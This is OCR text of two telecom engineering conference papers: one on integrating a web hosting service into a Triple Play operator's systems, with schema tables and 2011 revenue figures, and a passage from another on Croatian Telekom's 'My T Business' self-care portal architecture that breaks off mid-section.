Existing Triple Play system consists these subsystems: Middleware system, VoIP system, Infocast system, DHCP system, Real Time Encription system, Verimatrix system, Real Application Clusters system, Video on Demand system, Radius system and Monitoring system [9]. All of these systems have some role for IPTV service, VoIP service or Internet service. Figure 1. shows network infrastructure for all these systems.




Figure 1. Network infrastructure for Triple Play system

Table I describes every specific Triple Play system. The importance of every Triple Play system is signed in table I [1], [3].

TABLE I: DESCRIPTION OF TRIPLE PLAY SYSTEMS

The name of one specific Triple Play system	**The description of one specific Triple Play system**
Middleware system (MW)	Middleware system is responsible for the normal working of all IPTV applications like: liveTV channels, radio channels, Electronic Programme Guide, TV Mosaic, instant recording options, programme recording options, Video on Demand, TV Internet, games and VoIP options on TV.
Voice over Internet Protocol system (VoIP)	VoIP system is responsible for the redirecting a telephone call from one user to another user and for the administration of VoIP users, numbers and adapters.
Infocast system (INF)	Infocast system is responsible for assigning an image for each Set Top Box in IPTV network. This system keeps STB images from many different STB vendors like: Motorola, Albis or ZyXEL.
Dynamic Host Configuration Protocol system (DHCP)	DHCP system is responsible for the assigning of IP addresses to all modems, Set Top Boxes and VoIP adapters in the network of Telecom operator.
Real Time Encription System (RTES)	The Real Time Encryption system is responsible for encoding and decoding live TV channels. Encoding TV channels enables safety for the user to watch just those channels which he rented in a certain package.
Verimatrix system (VCAS)	Verimatrix system is responsible for encoding and decoding of video contents. This is important because with the encoding of video contents the purchase of video contents is enabled.
Real Application Clusters system (RAC)	RAC system keeps data for IPTV users, Set Top Boxes, IPTV packages, video contents, TV channels, radio channels, EPGs, games, TV channels with recording mode, information about purchased VoD contents, VoIP users, VoIP packages, VoIP numbers, VoIP adapters, Internet users and Internet packages.
Video on Demand system (VoD)	Video on Demand system is responsible for emitting video content which is inserted into this system and also for emitting the recorded content whose recording is done over the Middleware system.
Radius system (RAD)	Radius system is responsible for the keeping all data for Internet users and Internet packages. This system measures the consumption of Internet traffic and provides application security for all Internet users.
Monitoring system (MON)	The role of the Monitoring system is to control IPTV/VoIP system through few modules: module for monitoring the quality of TV picture in certain regions, module for monitoring the telecommunication parameters for every fixed STB, VoIP adapter or modem as for example, jitter, uptime, packet loos and bandwidth and module for monitoring the activity of all servers.

III. DESIGN AND IMPLEMENTATION OF HOSTING SERVICE

Hosting system consists these components: Hosting Control Panel which is responsible for the administration of all actions with users and packages, Oracle database which stores all data for users and packages, Web servers which connect users to the Internet and MySQL database which stores all data for subscribers and their hosting pages [4]. Administration of users and packages means: adding new subscribers, adding basic hosting packages for subscribers, adding additional hosting packages for subscribers, adding new basic and additional hosting packages, deleting existing subscribers, deleting basic hosting packages for subscribers, deleting additional hosting packages for subscribers and deleting basic and additional hosting packages [8].

Figure 2. shows new designed Hosting service with all components [4], [8].




Figure 2. Hosting service with all components

Figure 3. presents Entity Relationship Diagram for a Hosting service which includes all tables for: Category, Subscriber, Consumption, Consumption Addition, Package, Web service, Statistics, Database and Internet. Tables II, III, IV, V, VI, VII, VIII, IX and X describe all parameters for all these tables [7], [10].

TABLE II: TABLE SUBSCRIBER

The name of field	The meaning of field	Type of the variable
ID_SUBSCRIBER	The unique number for each subscriber	INTEGER
SUBSCRIBER_NAME	The name of subscriber	VARCHAR(30)
SUBSCRIBER_SURNAME	The surname of subscriber	VARCHAR(40)
SUBSCRIBER_ADDRESS	The address of subscriber	VARCHAR(50)
SUBSCRIBER_PLACE	The place of subscriber	VARCHAR(50)
USERNAME	The unique Hosting username for each subscriber	VARCHAR(20)
DOMAIN	The unique domain address for each subscriber	VARCHAR(60)

TABLE III: TABLE CATEGORY

The name of field	The meaning of field	Type of the variable
ID_CATEGORY	The unique number for each category of subscriber	INTEGER
CATEGORY_NAME	The name for each category of subscriber	VARCHAR(20)

TABLE IV: TABLE CONSUMPTION

The name of field	The meaning of field	Type of the variable
ID_CONSUMPTION	The unique number for each consumption of subscriber	INTEGER
CONSUMPTION_VALUE	The value for each consumption of subscriber	REAL

TABLE V: TABLE CONSUMPTION ADDITIONAL

The name of field	The meaning of field	Type of the variable
ID_CONSUMPTION	The unique number for each consumption of subscriber	INTEGER
CONSUMPTION_VALUE	The value for each consumption of subscriber	REAL

TABLE VI: TABLE PACKAGE

The name of field	The meaning of field	Type of the variable
ID_PACKAGE	The unique number for each Hosting package	INTEGER
PACKAGE_NAME	The name of Hosting package	VARCHAR2(20)
PACKAGE_TYPE	Description of each Hosting package	VARCHAR2(20)

TABLE VII: TABLE STATISTICS

The name of field	The meaning of field	Type of the variable
ID_STATISTICS	The unique number for each user's statistics	INTEGER
TRANSFER_LOG	The information about moving one page from one location to another location	VARCHAR(50)
REFERRER_LOG	The information that contains statistics about user's using of some previous pages	VARCHAR(50)
AGENT_LOG	The information about total number of visits on one specific page	VARCHAR(50)
ERROR_LOG	The information about possible errors during the normal working of one page	VARCHAR(50)
WEBALIZER_RESOURCE	The information that contains statistics about user's using of one specific page	VARCHAR(50)
MODLOGAN_RESOURCE	The information that contains statistics about user's successful login to some pages	VARCHAR(50)
AWSTATS	The information that contains statistics about user's using of all his pages	VARCHAR(50)

TABLE VIII: TABLE DATABASE

The name of field	The meaning of field	Type of the variable
ID_DATABASE	The unique number of	INTEGER

	each database	
MYSQL	The information does user have or does not have MYSQL database	BOOLEAN
POSTGRESQL	The information does user have or does not have POSTGRESQL database	BOOLEAN
MS SQL 2000	The information does user have or does not have MS SQL 2000 database	BOOLEAN

TABLE IX: TABLE INTERNET

The name of field	The meaning of field	Type of the variable
ID_INTERNET	The unique number of each Hosting page	INTEGER
FTP_ACCOUNT	The information about user's FTP account	VARCHAR(20)
DNS_CONFIGURATION	The information about user's DNS configuration	VARCHAR(30)
CRONTAB	The information about time when some of hosting scripts are running	VARCHAR(20)
SITE_STUDIO	The information about URL page	VARCHAR(20)

TABLE X: TABLE WEB SERVICE

The name of field	The meaning of field	Type of the variable
ID_WEBSERVICE	The unique number of web server for specific hosting page	INTEGER
PHP	The information about PHP version which is used for the development of pages	VARCHAR(20)
CGI	The information about Common Gateway Interface web server	VARCHAR(20)
FRONT_PAGE	The information about Home URL	VARCHAR(20)
SERVER_SIDE_INCLUDE	The information about IP address of central Web server	VARCHAR(20)
REDIRECT_URL	The information about replacement URL if the home url is not working	VARCHAR(20)

Provisioning functions are responsible for the connection between central information system and Hosting service, as the one part of Triple Play service. Table XI describes all Provisioning functions which are in basic web services. These are functions which are connected to the adding and deleting subscribers, hosting packages, subscribers to specific basic and additional hosting packages [4].

TABLE XI: FUNCTIONS OF THE PROVISIONING SYSTEM

Provisioning system function name	Meaning of the Provisioning function
addHostingSubscriber	This function adds new hosting users into central information system.
deleteSubscriber	This function deletes one subscriber from Hosting service.
setSubscriber	This function is responsible for changing some parameters for hosting subscribers like: name, surname, address, place and username.
addSubscriberHostingPackage	This function is responsible for the assigning one specific hosting package to one user.
addSubscriberHostingAdditionalPackage	This function adds some additional functionalities to one specific hosting package to one user which are defined in tables: Statistics, Database, Internet and Web Service.
deleteSubscriberHostingPackage	This function deletes one specific hosting package from one user.
deleteSubscriberHostingAdditionalPackage	This function deletes some additional functionalities from one specific hosting package from one user which are defined in tables: Statistics, Database, Internet and Web Service.
addHostingPackage	This function adds one new hosting package.
deleteHostingPackage	This function deletes one hosting package from Hosting system.
readConsumptionForSubscriber	This function is responsible for reading a basic consumption for each subscriber.
readAdditionalConsumptionForSubscriber	This function is responsible for reading an additional consumption for each subscriber.

IV. BENEFITS OF THE IMPLEMENTED HOSTING SERVICE INTO TRIPLE PLAY SERVICE

Table XII shows hosting packages, description of these packages and the price for each Hosting package [4], [6]. As we can see from table XII, there are 3 basic packages: linOS, winos and G Hosting respectively with these prices: 3.00 E, 4.00 E and 5.00 E.

TABLE XII: HOSTING PACKAGES

Hosting package	Description of Hosting package	Price for each Hosting package
linOS	RedHat Enterprise Linux operating system 10 GB of traffic HTTP+FTP 400 MB of disc space 1 hosted domain 1 subdomain	5.00 E

	1 alias for domain 1 MySQL database 10 e-mail addresses	
winOS	MS Windows operating system 10 GB of traffic HTTP+FTP 400 MB of disc space 1 hosted domain 1 subdomain 1 alias for domain 1 MySQL database 10 e-mail addresses	4.00 E
G Hosting	5 GB of traffic HTTP+FTP 200 MB of disc space 1 subdomain 1 MySQL database 5 e-mail addresses	3.00 E

We did measurements on consumption of Triple Play service in 2011, which is the first year after releasing into production of a new Hosting service [5], [8]. Figure 4. shows the number of users in 2011 which number is from 12.100 in January to 39.110 in December. Figure 5. shows the consumption of Triple Play users without a Hosting service which is respectively from 315.810 E in January 2011 to 1.034.460 E in December 2011. Figure 6. shows the consumption of Triple Play users with a Hosting service which is respectively from 319.962 E in January 2011 to 1.102.990 Euros in December 2011. It is evident that are results of user's consumption better for Telecom operators when the Hosting service is inserted into business model for a Triple Play [5].




Figure 3. Entity Relationship Diagram for a Hosting service




Figure 4. Number of users during 2011.




Figure 5. Consumption of Triple Play users without a Hosting service




Figure 6. Consumption of Triple Play users with a Hosting service

V. CONCLUSION

Results show that the total consumption of Triple Play users without a Hosting service is 8.214.964 Euros, and with a Hosting service result is 8.678.246 Euros. The ratio of total earning is 51.38% against 48.62% for a business model for Triple Play in which is inserted a Hosting service. It means that a business model with inserted Hosting service is better for 2.76% than the old model without inserted Hosting service. This increases service profit margin by 2.67%. Figure 7. shows the ratio between a total consumption of Triple Play service without a Hosting service and a total consumption of Triple Play service with a Hosting service. This is the proof that Telecom operators have to do on the improvement of their services because this is the only way how they can improve their benefits [2], [3].




Figure 7. The ratio between a total consumption of Triple Play service without a Hosting service and a total consumption of Triple Play service with a Hosting service

Future work of authors in this area is also connected to the improvement of Triple Play service quality. The aim is to integrate E-mail service also to Triple Play service and try to achieve better business results [9].

ACKNOWLEDGMENT

The authors of this paper would like to thank the experienced professionals from Telecom operators on their suggestions while writting this document.

REFERENCES

[1] J. Zeng, M. Shen, and I. Pattal „Triple Play:Development Trends and Business Strategy in China“, International Conference on Management and Service Science (MASS 2010), pp. 1-4, August 2010.

[2] F. Luo and J. Zeng, „Service development and business mode based on the triple play in China“, International Conference on Business Management and Electronic Information (BMEI 2011), pp. 71-74, vol. 3, May 2011.

[3] Y. Royon and S. Frenot „Multiservice home gateways: business model, execution environment, management infrastructure“, IEEE Communications Magazine, vol. 45, pp. 122-128, October 2007.

[4] M. E. A. Diaz and H. Eui-Nam, „An Efficient IPTV Cost-Based Policy Management of Hosting Service for 3rd Party Content“, 5th International Conference on Ubiqoitous Information Technologies and Applications (CUTE 2010, pp. 1-6, December 2010.

[5] H. Usami and H. Kanazawa, „Application Hosting Services in a Virtual Organization That Supports Multiple Grud Environments“, 4th International Conference on eScience (eScience 2008), pp. 337-338, December 2008.

[6] B. Van Den Bosche, F. De Turck, B. Dhoedt, and P. Demeester, „Autonomic service hosting for large-scale distributed MOVE-services“, IFIP/IEEE International Symposium on Integrated Network Management (IM'09), pp. 81-88, June 2009.

[7] M.F. Bari, M.R. Haque, R. Ahmed, R. Boutaba, and B. Mathieu, „Persistent naming for P2P Web hosting“, IEEE International Conference on Peer-to-Peer Computing (P2P), pp. 270-279, September 2011.

[8] H. Usami, N. Onishi, H. Kanazawa, and T. Tsunekawa, „Application hosting services for research community on hierarchical grid infrastructure“, 5th International Conference on Computer Sciences and Convergence Information Technology (ICCIT 2010), pp. 1098-1103, December 2010.

[9] A.Tanovic and F.Orucevic, „Comparative analysis of the practise of telecom operators in the realization of IPTV systems based on ITIL V3 recommendations for the Supplier Management Process“, IEEE International Conference on Service-Oriented Computing and Applications (SOCA 2010), pp.1-8, December 2010.

[10] H. Ting-Kai, N.C. Valler, and M. Faloutsos, „Characterizing the Scam Hosting Infrastructure“, IEEE Global Telecommunications Conference (GLOBECOM 2010), pp. 1-5, December 2010.

Telecom Services Self-care Portal for Business Customers

Katarina Rebernak, Maja Botinčan, Davor Šarić
Services Development Planning and Deployment Department
Croatian Telekom Inc.
Ozaljska 91, 10000 Zagreb, Croatia
{katarina.rebernak, maja.botincan, davor.saric} @t.ht.hr

Summary – Telecom service providers are constantly challenged to increase their top line revenues and reduce operational costs. Experiences with self-care and web shop portals for residential customers together with some limited functions for business customers were gathered in Croatian Telecom through last 7+ years and were well accepted. Having all this in mind, orientation towards fulfilling business customer needs for quality service support, as well as enabling easy purchasing of new services or prolongation of existing contracts through reliable web portal, gives us one of the possible solutions. In this paper we will present abstract model development of organizational structure for companies in Croatia and respective functional blocks that are required in order to ensure proper self-care role definitions for different employees within the company. Additionally we will describe our solution to challenges in customer and service data integration from different backend IT systems inherited from different organizations (T-Mobile Croatia – mobile services; T-Com Croatia – fixed line, Internet and IPTV services) in new data model for integrated company/service view. At the end we will present existing and planned services on T-HT's "My T Business" portal that was launched in summer 2011.

I. INTRODUCTION

EBITDA pressure, daily topic in every telecom operator board meeting is usually handled from two sides – top line revenues and cost containment or bottom line efficiency. Operators today are launching more products than ever before, while competing for the market share in usually saturated markets. In such market environment, agility, cost efficiency and flexibility in meeting customer expectations is determining competitive advantage for the operators. Clear communication of product benefits is essential for successful sales, regardless the sales channel. Existing customers prefers fast and easy support in service exploitation and support (changing of password, configuring and activating services, viewing invoice etc.). Therefore, operators who are able to provide this will keep close connection to its customers and have an obvious advantage in customer retention and building opportunities for up-sale and cross-sale of its services.

Business customer's segment is traditionally high-value segment, with slower churn dynamic than residential segment; but with greater churn influence on operator's financial figures. There are (at present) around 176.000 companies in Croatia, of which about 2080 proprietary companies and 132 holding companies. T-HT is clear leader in providing telecommunication service for business customers in Croatia [1], but its position is constantly challenged by growing competition. Therefore, it was foreseen as an important step forward in customer service to provide self-care portal specialized in serving business customers needs. In this article we will present challenges on a way to successfully building such a portal service.

In section two of this paper we will describe reference Croatian model for company structure and its variations due to the size. Section three will deal with challenges in internal data model, due to the merger of mobile and fixed operator with its separately developed IT systems. Also we will discuss mapping of different data models to the unique one – ensuring "one view" to the client company data. In section four we will present different roles developed in order to ensure efficient business portal usage for different business purposes in the company. All current functionalities of My T Business portal (MTB) will be described in section five, as well as brief overview of individual business customer self-care possibilities on My Telekom portal. Conclusions, some learning's from the project and next steps will be presented in section six.

II. DATA INTEGRATION CHALLENGES

From the beginning of Mobile Services development and integration, due to specific functionalities and billing needs, whole Customer-Service structure was built in different way than for the Fixed Services.

Also, for many years Fixed and Mobile part of HT Company were two separated legal entities with completely different Customer databases.

When an idea about common portal for business customers was born, main challenge was to build an architecture that will support so called "one-customer-view" knowing in mind that there are different Data structures below the surface within our company.

Since, this portal was meant for Business customers, first goal was finding right (and unique) identifier for one

Company. Naturally, we recognized "Personal Identification Number" (OIB); unique 11-digit number that is assigned to every citizen and company in Croatia since 2009; as Company identifier and that was a starting point for Data model structure for the portal.

Luckily, this OIB data was set already in majority of Customer objects. For missing OIB's we initiate internal process of obtaining this data from various external sources.

The Customer-Service hierarchy that we developed is shown on Fig. 1.




Fig. 1. Customer-Services hierarchical relationship

Under one Entity (legal or residential) there could be more than one customer relationship with its different Billing accounts and Services.

Beside this, there was a possibility of another "layer" in the hierarchy – Holding Company. Holding company is organizational structure that comprises more than one Subsidiary company and in our model it stays on top of the group of companies.

In that case the hierarchy can be graphically presented as in Fig. 2.




Fig. 2. Hierarchical view on Holding structure

The main challenge in data integration for one business customer was an ongoing process of mapping the parameters of two big CRM platforms: fixed and mobile, that were developed separately and should continue to work "as is" in parallel, due to their purpose of supporting all customer-related business processes. Due to the complexity of building one convergent CRM (extremely complex project that was out of scope) we decided to develop a middleware that communicates with two different CRM backend systems.

This layer consists of internal business logic and series of web services ([2], [3]) towards separate CRM's and it enables transparent view on business portal customer information as if they were in single database (Fig. 3.).




Fig. 3. Integration of Fixed and Mobile CRM

The issue of "business customer" definition completeness also arises since customers had the possibility to have their private and business services mapped together under the same OIB identifier. That is the case with so called "craftsmen" businesses which have a specific legal stand in Croatia.

So, extracting only "the business part" was another task for business portal that caused important relation that had to be considered: between OIB and Customer_ID as it was defined in CRM systems (with its own identifier).

III. LOGICAL ARCHITECTURE AND DESIGN

Business portal platform consists of a two main parts: Customer self-care portal and Admin portal.

Customer self-care portal (also called "end user portal") is a portal application which is available for Business customers and their users.

Admin portal is a module which is used by HT administrators for Business self-care portal customer provisioning (creating, updating or deleting).

As explained in Section II, the relevant information from backend systems are fetched by Middleware Web services layer and presented to the users on front-end presentation layer.

Besides viewing, users can change or interact with the backend systems through the same MW WS layer.

When business user requires access to some specific portals on which features of a specific services are implemented (like some value-added service – SLA monitoring etc.), Customer provisioning is done by Business self-care portal, but the features and functionalities are presented on a different web portal which has to implement the same SSO (Single Sign-On - common authentication platform) configuration as My T Business self-care portal (Fig. 4.).

IV. ROLES AND ADMINISTRATION

Figure 5 depicts relations among the predefined roles and their permissions towards different modules.

Administration module of the portal consists of Administration module for Croatian Telecom employee and Administration module for My T Business administrators.

Administration module for Croatian Telecom employee consists of two parts: User module and Content module.

End user application is a web application for business customers intended to be used for viewing inventory, bills, orders and faults.




Fig. 4. Key Integration points – SSO & backend web services

